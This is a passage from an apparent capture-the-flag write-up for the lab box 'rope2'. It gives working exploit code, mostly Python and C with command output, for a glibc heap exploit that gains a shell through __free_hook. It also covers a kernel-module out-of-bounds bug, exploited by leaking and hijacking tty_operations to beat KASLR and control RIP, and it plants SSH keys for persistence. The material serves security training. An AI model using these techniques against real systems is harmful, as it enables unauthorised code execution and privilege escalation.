add("1.txt", 0x70, p64(0) * 9 + p64(0x21) + p64(0x0) * 3 + p64(0x21))
rm("1.txt")

# Free chunk to put libc into tcache
rm("2.txt")
```

Looking at the chunks now, we will find 0x2d0 in the tcache list with the next chunk pointing to libc.

```
gef➤  heap bins
──────────── Tcachebins for arena 0x7ffff7fc3c40 ────────────
Tcachebins[idx=2, size=0x40] count=1  ←  Chunk(addr=0x55555555b2d0, size=0x420,
flags=PREV_INUSE)  ←  Chunk(addr=0x7ffff7fc3ca0, size=0x0, flags=)
<SNIP>
──────────── Unsorted Bin for arena '*0x7ffff7fc3c40' ─────────────
[+] unsorted_bins[0]: fw=0x55555555b2c0, bk=0x55555555b2c0
 →   Chunk(addr=0x55555555b2d0, size=0x420, flags=PREV_INUSE)
[+] Found 1 chunks in unsorted bin.
```

The 0x2a0 chunk can be regained and used to edit the libc address to anything we want. So how do we leverage this to leak addresses?

One important structure in libc is the FILE structure.

```
struct _IO_FILE
{
  int _flags;       /* High-order word is _IO_MAGIC; rest is flags. */

  /* The following pointers correspond to the C++ streambuf protocol. */
  char *_IO_read_ptr;   /* Current read pointer */
  char *_IO_read_end;   /* End of get area. */
  char *_IO_read_base;  /* Start of putback+get area. */
  char *_IO_write_base; /* Start of put area. */
  char *_IO_write_ptr;  /* Current put pointer. */
  char *_IO_write_end;  /* End of put area. */
  char *_IO_buf_base;   /* Start of reserve area. */
  char *_IO_buf_end;    /* End of reserve area. */
  <SNIP>
}
```

This struct has various interesting members that can be tampered with in order to leak information. We already know that the binary uses `puts` to print data. The `puts` function ends up calling the internal function IO_new_file_xsputn which looks as follows:

```
size_t _IO_new_file_xsputn (FILE *f, const void *data, size_t n)
{
    size_t to_do = n;
<SNIP>
    if (to_do + must_flush > 0)
    {
      size_t block_size, do_write;
      /* Next flush the (full) buffer. */
      if (_IO_OVERFLOW (f, EOF) == EOF)
    /* If nothing else has to be written we must not signal the
       caller that everything has been written.  */
```

```
    return to_do == 0 ? EOF : n - to_do;
<SNIP>
}
```

The FILE structure associated with this function is `_IO_2_1_stdout_`. The code ends up calling `_IO_OVERFLOW` when `to_do + must_flush` is greater than 0. The value of `to_do` is set to `n`, which is the number of characters to be printed. This will always be greater than 0 and satisfy the condition. Finally, `_IO_OVERFLOW` is called with the arguments `f` and `EOF`. This is resolved to IO_file_new_overflow, which looks like the following:

```
int _IO_new_file_overflow (FILE *f, int ch)
{
    if (f->_flags & _IO_NO_WRITES) /* SET ERROR */ {
        // Avoid this block
    }
<SNIP>
      /* If currently reading or no buffer allocated. */
    if ((f->_flags & _IO_CURRENTLY_PUTTING) == 0 || f->_IO_write_base == NULL)
    {
      // Avoid this block too
    }

    if (ch == EOF)
    return _IO_do_write (f, f->_IO_write_base,
             f->_IO_write_ptr - f->_IO_write_base);
<SNIP>
}
```

Firstly, we'll have to avoid the two branches shown above as they will end up terminating the program. In order to do this we should ensure that `_IO_NO_WRITES` isn't set, and that `_IO_CURRENTLY_PUTTING` is set. We already know that `ch` is set to `EOF` from the previous function. This means the code will end up calling `_IO_do_write`, with the third argument being `f->_IO_write_ptr - f->_IO_write_base`. This function finally ends up calling new_do_write.

```
static size_t new_do_write (FILE *fp, const char *data, size_t to_do)
{
  size_t count;
  if (fp->_flags & _IO_IS_APPENDING)
    fp->_offset = _IO_pos_BAD;
  else if (fp->_IO_read_end != fp->_IO_write_base)
    {
        <SNIP> // Avoid this branch
    }
  count = _IO_SYSWRITE (fp, data, to_do);
}
```

This function checks the `_IO_IS_APPENDING` flag first followed by another condition. We will avoid the second condition as it can terminate the program. Finally, it calls the `write()` syscall with the length set to `to_do`. We already know that `to_do = f->_IO_write_ptr - f->_IO_write_base`. If we manage to set `_IO_write_base` to something less than `_IO_write_ptr`, we might able to leak data from the `_IO_write_base` address onwards.

The `_IO_2_1_stdout_` structure can be examined from GDB.

```
gef➤  tel &_IO_2_1_stdout_
0x00007ffff7fc4760|+0x0000: 0x00000000fbad2887  →  _flags
0x00007ffff7fc4768|+0x0008: 0x00007ffff7fc47e3  →  _IO_read_ptr
0x00007ffff7fc4770|+0x0010: 0x00007ffff7fc47e3  →  _IO_read_end
0x00007ffff7fc4778|+0x0018: 0x00007ffff7fc47e3  →  _IO_read_base
0x00007ffff7fc4780|+0x0020: 0x00007ffff7fc47e3  →  _IO_write_base
0x00007ffff7fc4788|+0x0028: 0x00007ffff7fc47e3  →  _IO_write_ptr
0x00007ffff7fc4790|+0x0030: 0x00007ffff7fc47e3  →  _IO_write_end
0x00007ffff7fc4798|+0x0038: 0x00007ffff7fc47e3  →  0xfc6580000000000a
0x00007ffff7fc47a0|+0x0040: 0x00007ffff7fc47e4  →  0xf7fc658000000000
0x00007ffff7fc47a8|+0x0048: 0x0000000000000000
```

The address for the stdout structure is `0x00007ffff7fc4760`. This will change due to ASLR, but the last 12 bits will always remain the same (ASLR operates on a page level). We'll still have to bruteforce a nibble in order to bypass ASLR. The `_IO_read*` pointers don't matter for the `puts()` function, so we can ignore them. We will overwrite the last byte of `_IO_write_base` to null, which will let us leak `0x00007ffff7fc47e3 - 0x00007ffff7fc4700 = 0xe3` bytes of data. Additionally, we'll have to set the flags as discussed earlier. The values for these flags can be found in the libio header.

```
_flags = 0xfbad0000  // Default Magic number
_flags | = _IO_CURRENTLY_PUTTING //  0xfbad0800
_flags | = _IO_IS_APPENDING // 0xfbad1800
```

The final value for `_flags` in order to get a leak will be `0xfbad1800`. Let's implement this in our code.

Firstly, we'll use the 0x2a0 chunk to reset the size for 0x2d0 and then change its fd to point to `_IO_2_1_stdout_`.

```
# Get the 0x2a0 chunk
add("1.txt", 0x60, "A" * 8)
# Change size to 0x81 and partially overwrite fd with 0x4760
edit("1.txt", 0x60, p64(0x0) * 5 + p64(0x81) + b"\x60\x47")
```

We don't have to worry about ASLR right now as it's disabled.

```
gef➤  heap bins t
──────────────────── Tcachebins for arena 0x7ffff7fc3c40 ────────────────────
Tcachebins[idx=2, size=0x40] count=1  ←  Chunk(addr=0x55555555b2d0, size=0x80,
flags=PREV_INUSE)  ←  Chunk(addr=0x7ffff7fc4760, size=0x7ffff7fc5560, flags=)  ←
[Corrupted chunk at 0xfbad2887]
```

Now we have a pointer to the stdout structure in tcache. Let's get 0x2d0 out of the way and edit the structure.

```
# Remove 0x2d0 from free list
rm("1.txt")
add("1.txt", 0x30, "")

# Edit the stdout struct
add("2.txt", 0x30, p64(0xfbad1800) + (p64(0x0) * 3)[:-1])
```

Running the script should print out some data, which is our leak starting from `0x00007ffff7fc4700`.

```
gef➤  tel 0x00007ffff7fc4700
0x00007ffff7fc4700|+0x0000: 0x0000000000000000
0x00007ffff7fc4708|+0x0008: 0x00007ffff7fc6570  →  Libc address
0x00007ffff7fc4710|+0x0010: 0xffffffffffffffff
0x00007ffff7fc4718|+0x0018: 0x0000000000000000
0x00007ffff7fc4720|+0x0020: 0x00007ffff7fc3780  →  0x0000000000000000
gef➤  vmmap libc
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm
0x00007ffff7ddf000 0x00007ffff7e04000 0x0000000000000000 r--
gef➤  p/x 0x00007ffff7fc6570-0x00007ffff7ddf000
$1 = 0x1e7570
```

This memory has a libc address which is at a constant offset (0x1e7570) from the libc base. With the libc base at hand, we can calculate the address for `__free_hook`. The same 0x2d0 chunk can be edited through 0x2a0 to write to the `__free_hook`.

```
# Leak and calculate libc base
p.recv(8)
libc.address = u64(p.recv(8)) - 0x1e7570

# Send 0x2d0 back to free list
rm("1.txt")
# Get 0x2a0 and set the FD for 0x2a0 to free hook
add("1.txt", 0x60, p64(0x0) * 5 + p64(0x41) + p64(libc.sym['__free_hook'] -
0x8))
rm("1.txt")
```

We subtract 0x8 from the free_hook address, so that we can add the string `/bin/sh` at its beginning. Additionally, the size of 0x2d0 is shrunk to 0x40 so it can be removed from the 0x80 list. After running the script, we should see the following chunks.

```
gef➤  heap bins
──────────────── Tcachebins for arena 0x7ffff7fc3c40 ────────
Tcachebins[idx=6, size=0x80] count=2  ←  Chunk(addr=0x55555555b2d0, size=0x40,
flags=PREV_INUSE)  ←  Chunk(addr=0x7ffff7fc65a0, size=0x0, flags=)
```

Now we have the free hook on tcache, which can be edited. First, let's get 0x2d0 and remove it from the list, which will end up in the 0x40 bin.

```
add("1.txt", 0x70, "A" * 8)
rm("1.txt")
```

For the final step, we can request the free hook chunk and write `/bin/sh` + `system` to it.

```
add("1.txt", 0x70, b"/bin/sh\x00" + p64(libc.sym['system']))
rm("1.txt")
```

After that, we will free the chunk again to ultimately call `system("/bin/sh")` via free hook.

```
$ python3 exploit.py
[!] Debugging process with ASLR disabled
[+] Starting local process '/usr/bin/gdbserver': pid 39983
[*] running in new terminal: /usr/bin/gdb -q  "./rshell" -x
/tmp/pwnm5pkcmfg.gdb
[*] Switching to interactive mode
Detaching from process 40012
$ id
uid=0(root) gid=0(root) groups=0(root)
```

This gives us a shell locally. In order to make it work remotely, we'll have to make some minor edits. This is due to ASLR randomizing the one nibble at the address of the stdout structure.

In order to circumvent that, we'll just call our code in a loop until a leak is successfully obtained. Make the following edit to the leak part.

```
    try:
        add("2.txt", 0x30, p64(0xfbad1800) + (p64(0x0) * 3)[:-1])
        p.recv(8, timeout = 1)
        libc.address = u64(p.recv(8, timeout = 1)) - 0x1e7570
    except:
        return
```

This will ensure that the script doesn't wait for the leak. Next, put the entire exploit code into a function named `exploit()` and then use the following loop.

```
s = ssh(host='10.10.10.196', user='chromeuser', keyfile='c.rsa')
while True:
    p = s.run('/usr/bin/rshell')
    exploit()
    p.close()
```

We can connect to the box via SSH in order to run the binary remotely. The entire script can be found in the appendix.

```
python exploit.py

[+] Opening new channel: '/usr/bin/rshell': Done
[+] Leaked libc base address: 0x7f3e50b9f000
[*] Switching to interactive mode
$ id
uid=1000(r4j) gid=1001(chromeuser) groups=1001(chromeuser)
$ ls -la /home/r4j
total 40
drwx------ 6 r4j  r4j  4096 Jun  1 15:00 .
drwxr-xr-x 4 root root 4096 Feb  5  2020 ..
lrwxrwxrwx 1 root root    9 Feb 23  2020 .bash_history -> /dev/null
-rwx------ 1 r4j  r4j   220 Apr  4  2019 .bash_logout
drwx------ 2 r4j  r4j  4096 Feb  5  2020 .ssh
-rw-r----- 1 root r4j    33 Nov 27 08:58 user.txt
```

Running the script should give us a shell as the user within a few tries. We can generate SSH keys for SSH access once again.

```
ssh-keygen -b 2048 -t rsa -f /home/r4j/.ssh/id_rsa -q -N ""
cp /home/r4j/.ssh/id_rsa.pub /home/r4j/.ssh/authorized_keys
cat /home/r4j/.ssh/id_rsa
```


Privilege Escalation

Looking for files readable by the user yields a kernel module.

```
find / -owner r4j 2>/dev/null
find / -group r4j 2>/dev/null
```

```
r4j@rope2:~$ find / -group r4j 2>/dev/null
/usr/lib/modules/5.0.0-38-generic/kernel/drivers/ralloc/ralloc.ko
/usr/bin/rshell
/home/r4j
/home/r4j/.bashrc
/home/r4j/user.txt
/home/r4j/.profile
<SNIP>
```

The `lsmod` command can be used to list all loaded modules, which shows us that the `ralloc` module is presently loaded.




```
r4j@rope2:~$ lsmod | grep ralloc
ralloc                 16384  0
```

Vulnerable kernel modules could lead to code execution and ultimately escalation to a root shell. Let's transfer this over using `scp` for further analysis.

```
scp r4j@10.10.10.196:/usr/lib/modules/5.0.0-38-
generic/kernel/drivers/ralloc/ralloc.ko .
```

Reverse Engineering

Open up the module in Ghidra's code browser by hitting `Ctrl + I`. We can look at the defined functions in the `Symbol Tree` window.



There we see three user-defined functions i.e. `rope2_init`, `rope2_exit` and `rope2_ioctl`. The init function is called whenever a driver is loaded.

```
2  undefined8 rope2_init(void)
3
4  {
5    __fentry__();
6    misc_register(misc);
7    return 0;
8  }
9
```

The init function simply registers a new device using the misc_register, which takes in a `miscdevice` struct as its argument. The second member in the miscdevice struct points to the device name. This is found to be `ralloc`.

```
001004d5 00              ??          00h
001004d6 00              ??          00h
001004d7 00              ??          00h
001004d8 72 61 6c        ds          "ralloc"
         6c 6f 63 00
001004df 00              ??          00h
001004e0 00              ??          00h
001004e1 00              ??          00h
```

Returning to the box, we confirm that such a device exists.

```
r4j@rope2:~$ ls -la /dev/ralloc
crw-r--r-- 1 root root 10, 52 Nov 25 05:31 /dev/ralloc
```

The device does exist and is world-readable. Let's look at the `rope2_ioctl` method next. The ioctl handler is called whenever an ioctl request is made to the driver. The ioctl system call is used to interact with devices and perform various operations.

```
18  mutex_lock(lock);
19  _copy_from_user(&request,user_data,0x18);
20                    /* Allocate a chunk, given index and size */
21  if (ioctl_type == 0x1000) {
22    idx = (ulong)(uint)request.index;
23    if ((request.size < 0x401) && ((uint)request.index < 0x20)) {
24      if (Chunks[idx * 2] == (void *)0x0) {
25        chunk = (void *)__kmalloc(request.size,0x6000c0);
26        Chunks[idx * 2] = chunk;
27        if (chunk != (void *)0x0) {
28          (&Chunks)[idx * 2] = (void *)(request.size + 0x20);
29          uVar2 = 0;
30          goto LAB_00100104;
31        }
32      }
```

First, it uses the copy_from_user function to copy data from the userland buffer `user_data`. It copies 24 bytes of data into the `request` structure. Next, it checks if the ioctl request type is 0x1000. The request struct has three members: index, size and address. The members index and size are subjected to constraints of 32 and 0x400 (1024) bytes. If met, the kmalloc method is called to allocate a chunk in the kernel heap of `size` bytes. The chunk address is stored into a global buffer named `Chunks`.

The `Chunks` array stores metadata about the allocated chunks i.e. their address and size. We can see on `line 26` that the size is incremented by 0x20 i.e. 32 bytes before being stored. This effectively modifies the chunk metadata and might come in handy later.

```
35  else {
36                    /* Free chunk at index */
37    if (ioctl_type == 0x1001) {
38      if ((uint)request.index < 0x20) {
39        if (Chunks[(ulong)(uint)request.index * 2] != (void *)0x0) {
40          kfree(Chunks[(ulong)(uint)request.index * 2]);
41          Chunks[(ulong)(uint)request.index * 2] = (void *)0x0;
42          uVar2 = 0;
43          goto LAB_00100104;
44        }
45      }
46    }
```

Next, it checks if the ioctl request is 0x1001. If true, it retrieves the chunk at that index and calls `kfree()` to free the chunk. The pointer within `Chunks` is nullified as well, hence avoiding a Use-After-Free condition.

```
47      else {
48                      /* Copy user data to chunk, given address and size */
49        if (ioctl_type == 0x1002) {
50          if ((uint)request.index < 0x20) {
51            if ((Chunks[(ulong)(uint)request.index * 2] != (void *)0x0) &&
52               (to_address = Chunks[(ulong)(uint)request.index * 2], from_address = request.address,
53               (void *)(request.size & 0xffffffff) < (&Chunks)[(ulong)(uint)request.index * 2] ||
54               (void *)(request.size & 0xffffffff) == (&Chunks)[(ulong)(uint)request.index * 2]))
55            goto joined_r0x001001ec;
56          }
57        }
```

```
64  joined_r0x001001ec:
65                if (((ulong)request.address & 0xffff000000000000) == 0) {
66                  memcpy(to_address,from_address,request.size & 0xffffffff);
67                  uVar2 = 0;
68                  goto LAB_00100104;
69                }
```

The next ioctl (0x1002) retrieves an address from userland and copies `size` amount of bytes from it to the chunk at the given index. Additionally, a check is also made to see if the requested address does have its top 16 bits set. This prevents us from supplying a kernel memory address while copying.

```
58        else {
59          if ((ioctl_type == 0x1003) &&
60             ((uint)request.index < 0x20
61                      /* Copy from chunk to user buffer, given address and size */)) {
62            from_address = Chunks[(ulong)(uint)request.index * 2];
63            if ((from_address != (void *)0x0) &&
64               (to_address = request.address,
65               (void *)(request.size & 0xffffffff) <= (&Chunks)[(ulong)(uint)request.index * 2])) {
66  joined_r0x001001ec:
67              if (((ulong)request.address & 0xffff000000000000) == 0) {
68                memcpy(to_address,from_address,request.size & 0xffffffff);
69                uVar2 = 0;
70                goto LAB_00100104;
```

Similarly, the final ioctl type copies from a chunk at the given index to a userland buffer.

The vulnerability here lies in the fact that the chunk size is incremented by 32 bytes before being stored in `Chunks`. This effectively allows us to read and write 32 more bytes after the chunk ends, hence resulting in an OOB (Out of bounds) condition.

Unlike the userland heap, Kernel allocates chunks out of caches with a fixed size. A few kmalloc cache sizes are 64, 128, 256, 512, 1024, 2048. This means that any chunk within the size of 512 and 1024 will always be allocated from the kmalloc-1024 cache. With the OOB access in hand, we would be able to edit the first 32 bytes of an adjacent chunk. Let's set up a debug environment and see how we can exploit this.

Debugging Environment Setup

First, let's examine the CPU settings to determine the protections that could hinder us. This can be done by examining the `/proc/cpuinfo` file.

```
r4j@rope2:~$ cat /proc/cpuinfo
processor       : 0
vendor_id       : AuthenticAMD
cpu family      : 23
model           : 49
model name      : AMD EPYC 7302P 16-Core Processor
stepping        : 0
microcode       : 0x8301034
cpu MHz         : 2994.374
cache size      : 512 KB
apicid          : 0
initial apicid  : 0
fpu             : yes
fpu_exception   : yes
cpuid level     : 16
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge
mca cmov pat pse36 clflush mmx fxsr <SNIP> fetch osvw ssbd ibpb vmmcall
fsgsbase bmi1 avx2 smep bmi2 rdseed adx <SNIP>
bugs            : fxsave_leak sysret_ss_attrs spectre_v1 spectre_v2
cache_alignment : 64
address sizes   : 43 bits physical, 48 bits virtual
```

The only setting that matters here is SMEP i.e. Supervisor Mode Execution Prevention. This protection prevents execution of code (including shellcode) from userland in the kernel. We can avoid it by using a ROP (Return Oriented Programming) based approach.

Next, we need to find out the kernel version used on the box. Make sure you have around 15 GB free space on the system.

```
r4j@rope2:~$ uname -r
5.0.0-38-generic

r4j@rope2:~$ ls -la /boot/vmlinuz-5.0.0-38-generic
-rw------- 1 root root 8802040 Dec  2  2019 /boot/vmlinuz-5.0.0-38-generic
```

The version is found to be `5.0.0-38-generic` and it can be found in the `/boot` folder, which is only readable by root. However, the debugging symbols for it can be found on launchpad. Let's download and extract this.

```
mkdir kernel && cd kernel
wget http://launchpadlibrarian.net/454028472/linux-image-unsigned-5.0.0-38-
generic-dbgsym_5.0.0-38.41_amd64.ddeb
ar x linux-image-unsigned-5.0.0-38-generic-dbgsym_5.0.0-38.41_amd64.ddeb
tar xvf data.tar.xz ./usr/lib/debug/boot/vmlinux-5.0.0-38-generic
mv ./usr/lib/debug/boot/vmlinux-5.0.0-38-generic .
rm -rf usr *.xz *.ddeb
```

The steps above will download the package and extract the kernel from it.

```
file vmlinux-5.0.0-38-generic

vmlinux-5.0.0-38-generic: ELF 64-bit LSB executable, x86-64, version 1
(SYSV), statically linked,
BuildID[sha1]=ded3573bff41cb80161dd7d552539f9219a6cc64, with debug_info,
not stripped
```

Next, we will set up buildroot, which provides us with utilities and a file system.

```
cd ..
wget -O- https://buildroot.org/downloads/buildroot-2020.02.8.tar.gz | tar -xvz
mv buildroot-2020.02.8 buildroot
cd buildroot
make menuconfig
```

When the menu comes up, select the following options:

```
Target options ---> Target Architecture ---> x86_64
Toolchain ---> C library ---> glibc
Toolchain ---> Kernel Headers ---> Manually specified Linux version
Toolchain ---> Kernel Headers ---> linux version ---> 5.0
Toolchain ---> Custom kernel headers series (5.0.x) ---> 5.0.x
System configuration ---> Run a getty (login prompt) after boot ---> TTY port --
-> ttyS0
System configuration ---> Enable root login with password ---> Hit y
System configuration ---> Root password ---> <Enter password>
System configuration ---> Root filesystem overlay directories --->
$(PWD)/overlay
Filesystem images ---> cpio the root filesystem (for use as an initial RAM
filesystem) --->  Hit y
Filesystem images ---> ext2/3/4 root filesystem ---> select ext4
```

Then hit escape twice and select `Yes` to save the config. Next, use the commands below to build it.

```
mkdir -p overlay/root
cp ../ralloc.ko overlay/root
make source
make -j `nproc`
```

Note: The build process can take a while based on internet connectivity and system performance.

We will be using QEMU to spin up a minimal virtual machine for debugging. Make sure that virtualization is enabled in your CPU settings.

```
apt install qemu
qemu-system-x86_64 -kernel kernel/vmlinux-5.0.0-38-generic  \
-drive file=buildroot/output/images/rootfs.ext2,format=raw \
-nographic -append "root=/dev/sda console=ttyS0 nokaslr nopti" -cpu kvm64,+smep
```

The command above should start booting the kernel. We pass the `+smep` option to enable SMEP as on the target. Additionally, the `nokaslr` and `nopti` options are used to turn off KASLR and PTI. KASLR (Kernel Address Space Layout Randomization) randomizes the memory address per boot and causes hinderance while debugging. PTI (Page Table Isolation) is a mitigation for the Meltdown/Spectre attacks on Intel CPUs. This also causes issues during exploit development and should be turned off.

Once it boots, enter the root credentials configured earlier.

```
qemu-system-x86_64 -kernel kernel/vmlinux-5.0.0-38-generic  \
-drive file=buildroot/output/images/rootfs.ext2,format=raw \
-nographic -append "root=/dev/sda console=ttyS0 nokaslr nopti" -cpu
kvm64,+smep

<SNIP>

Welcome to Buildroot
buildroot login: root
Password:
# ls
ralloc.ko
# uname -r
5.0.0-38-generic
# insmod ralloc.ko
[   28.362606] ralloc: loading out-of-tree module taints kernel.
[   28.364792] ralloc: module verification failed
# lsmod
Module                  Size  Used by    Tainted: G
ralloc                 16384  0
```

Verify the kernel version and use the `insmod` command to load the module. Then use `lsmod` to check if it's loaded.

In order to debug the kernel, add the `-s -S` arguments to the command line. First, kill the qemu process by hitting `Ctrl + A` + `X`.

```
qemu-system-x86_64 -kernel kernel/vmlinux-5.0.0-38-generic  \
-drive file=./buildroot/output/images/rootfs.ext2,format=raw \
-nographic -append "root=/dev/sda console=ttyS0 nokaslr nopti" -cpu kvm64,+smep
-s -S
```

These arguments instruct qemu to listen on local port 1234 for debugging connections. Use the command below to start GDB.

```
gdb kernel/vmlinux-5.0.0-38-generic -ex "target remote :1234" -ex "c"
```

This should continue the execution and the VM should continue booting. Use `insmod` again to load the module and use the following commands to look up the module section addresses.

```
cat /sys/module/ralloc/sections/.text
cat /sys/module/ralloc/sections/.data
cat /sys/module/ralloc/sections/.bss
```

```
# cat /sys/module/ralloc/sections/.text
0xffffffffc0002000
# cat /sys/module/ralloc/sections/.data
0xffffffffc0004000
# cat /sys/module/ralloc/sections/.bss
0xffffffffc00044c0
```

We can use these addresses to tell GDB where the module is loaded. Hit `Ctrl + C` in GDB and enter the command below.

```
gef➤  add-symbol-file ~/Kernel/modules/ralloc.ko 0xffffffffc0002000 -s .data
0xffffffffc0004000 -s .bss 0xffffffffc00044c0

add symbol table from file "/home/hazard/Kernel/modules/ralloc.ko" at
        .text_addr = 0xffffffffc0002000
        .data_addr = 0xffffffffc0004000
        .bss_addr = 0xffffffffc00044c0

gef➤  x rope2_ioctl
0xffffffffc0002000 <rope2_ioctl>:       0x00441f0f

gef➤  disassemble rope2_ioctl
Dump of assembler code for function rope2_ioctl:
   0xffffffffc0002000 <+0>:     nop    DWORD PTR [rax+rax*1+0x0]
   0xffffffffc0002005 <+5>:     push   rbp
   0xffffffffc0002006 <+6>:     mov    rdi,0xffffffffc0004160
   0xffffffffc000200d <+13>:    mov    rbp,rsp
   0xffffffffc0002010 <+16>:    push   r12
```

This will let us debug and access the `ralloc` module symbols.

Exploit Development

With the setup complete, we can start writing the exploit code. We will start with the headers and the `request` struct for making requests.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <sys/ioctl.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <stdint.h>
#include <inttypes.h>
```

```
struct request {
        uint64_t index;
        uint64_t size;
        void* address;
};

typedef struct request request;
request req;

// ioctl codes
#define ALLOC 0x1000
#define FREE 0x1001
#define WRITE 0x1002
#define READ 0x1003
```

The `index` and `size` members are declared as 64 bit in order to align them. Then we declare a global request struct named `req`. We also define the ioctl codes found while reversing the module.

```
void do_ioctl(uint64_t index, uint64_t size, void* address, int type) {
        memset(&req, 0, sizeof(request));
        req.index = index;
        req.size = size;
        req.address = address;
        ioctl(fd, type, &req);
}

void delete(uint64_t index) {
        do_ioctl(index, 0, NULL, FREE);
}

void add(uint64_t index, uint64_t size) {
        do_ioctl(index, size, NULL, ALLOC);
}

void read_chunk(uint64_t index, uint64_t size, void *address) {
        do_ioctl(index, size, address, READ);
}

void write_chunk(uint64_t index, uint64_t size, void *address) {
        do_ioctl(index, size, address, WRITE);
}
```

Five helper functions are declared to make ioctl requests. The `do_ioctl` function has four parameters: `index`, `size`, `address` and `type`. The first three arguments are used for the request struct while `type` specifies the ioctl type. The functions `delete`, `add`, `read_chunk` and `write_chunk` make use of the `do_ioctl` function to perform those actions.

We can now start working on the main method. One important kernel structure using the kmalloc-1024 cache is tty_struct.

```
gef➤  p sizeof(struct tty_struct)
$1 = 0x2c0
gef➤  pi 0x2c0
704
```

The size of this struct is `704` bytes, which lies between 512 and 1024. Let's look at the struct now.

```
struct tty_struct {
    int magic;
    struct kref kref;
    struct device *dev;
    struct tty_driver *driver;
    const struct tty_operations *ops;
    int index;
    <SNIP>
}
```

The fifth member tty_operations is of interest to us as it's within the 32 bytes read/write OOB range. A special device offered in Linux is /dev/ptmx, which is a pseudoterminal device. The `tty_struct` for this device has its `tty_operations` set to ptm_unix98_ops, which is a symbol in the kernel. This means that the structure will always be at a constant offset from the kernel base. Leaking it will let us calculate the kernel base and bypass KASLR.

Let's find the offset for this from the kernel text section. The default 64 bit Kernel entry point is at the symbol `startup_64`.

```
gef➤  p &ptm_unix98_ops
$4 = (const struct tty_operations *) 0xffffffff820af6a0 <ptm_unix98_ops>
gef➤  p &startup_64
$5 = (<text variable, no debug info> *) 0xffffffff81000000 <startup_64>
gef➤  p/x 0xffffffff820af6a0-0xffffffff81000000
$6 = 0x10af6a0
```

The offset is found to be `0x10af6a0`. In order to leak the `ptm_unix98_ops` address, we will allocate a chunk followed by a TTY device, until we find an address ending with `0x6a0`. These bytes will always remain same as ASLR is effective only at a page level (0x1000 or 4KB).

Let's implement code to do this.

```
// Kernel Offsets
#define PTM_OPS 0x10af6a0

uint64_t kernel_base;
int fd;

<SNIP>

int main() {
        int i, fd_tty, idx;
        uint64_t ptm_ops;

        fd = open("/dev/ralloc", O_RDONLY);
        uint64_t *buffer = calloc(1, 0x420);

        // Delete existing chunks
```

```
        for (i = 0; i < 32; i++)
                delete(i);

        // Add chunks and TTY structs alternately
        for(i = 0; i < 32; i++) {
                add(i, 0x400);
                fd_tty = open("/dev/ptmx", O_RDWR | O_NOCTTY);
                read_chunk(i, 0x420, buffer);
                // Check for offset
                ptm_ops = buffer[0x418/8];
                if((ptm_ops & 0xfff) == 0x6a0) {
                        kernel_base = ptm_ops - PTM_OPS;
                        idx = i;
                        break;
                }
        }

        printf("[*] Leaked tty_operations 0x%lx at index %d\n", ptm_ops, i);
        printf("[*] Kernel base address 0x%lx\n", kernel_base);
}
```

We define the offset as `PTM_OPS` and declare two global variable `kernel_base` and `fd` for use. In the main method, the `ralloc` device is opened. The `delete()` method is called 32 times in order to clear any existing chunks.

Next, we drop into a loop and add chunks of size 0x400. This is followed by opening up the ptmx device. We read 0x420 bytes from the chunk (due to the OOB) and then store them in `buffer`. We save the last 8 bytes of this buffer into `ptm_ops` and then check the last 12 bits. If this is equal to `0x6a0`, the kernel base address is calculated and we break. Compile the binary and copy it over to the `overlay` folder.

```
gcc pwn.c -o pwn
cp pwn buildroot/overlay/root
make -C buildroot
```

Restart qemu and then execute the binary.

```
# insmod ralloc.ko
[    8.772685] ralloc: loading out-of-tree module taints kernel.
[    8.775228] ralloc: module verification failed: signature and/or
required key missing - tainting kernel

# ./pwn
[*] Leaked tty_operations 0xffffffff820af6a0 at index 0
[*] Kernel base address 0xffffffff81000000
```

We are able to successfully leak the `ptm_unix_ops` address and calculate the base address. Let's try to leverage this to get code execution. Here's the `tty_operations` structure.

```
struct tty_operations {
    struct tty_struct * (*lookup)(struct tty_driver *driver, struct file *filp,
int idx);
    int  (*install)(struct tty_driver *driver, struct tty_struct *tty);
    void (*remove)(struct tty_driver *driver, struct tty_struct *tty);
    int  (*open)(struct tty_struct * tty, struct file * filp);
    void (*close)(struct tty_struct * tty, struct file * filp);
    void (*shutdown)(struct tty_struct *tty);
    void (*cleanup)(struct tty_struct *tty);
    int  (*write)(struct tty_struct * tty, const unsigned char *buf, int count);
    <SNIP>
}
```

As we can see above, the struct contains members that are invoked based on the operation requested. For example, on calling `close()` on a TTY, the struct member `close` is looked up and invoked by the kernel.

If we manage to forge such a struct and then assign it to a `tty_struct` structure, we might able to able to control the RIP.

```
int main() {
<SNIP>

        uint64_t *tty_operations = calloc(1, 0x48);
        tty_operations[4] = 0x1337;

        buffer[0x418/8] = tty_operations;
        write_chunk(idx, 0x420, buffer);

        close(fd_tty);
}
```

We allocate a new buffer of size `0x48` for our `tty_operations` struct. The fifth member (close operation) is set to `0x1337`. We replace the `ptm_unix_ops` address with the `tty_operations` address in `buffer` and use `write_chunk` to write it back. This is possible due to the 32 bytes OOB write access. Finally, we call `close()` on the TTY, which will end up calling our dummy address.

Compile it and build the filesystem again. Load the module and execute the binary, after which the kernel should crash.

```
# insmod ralloc.ko
# ./pwn
[*] Leaked tty_operations 0xffffffff820af6a0 at index 3
[*] Kernel base address 0xffffffff81000000
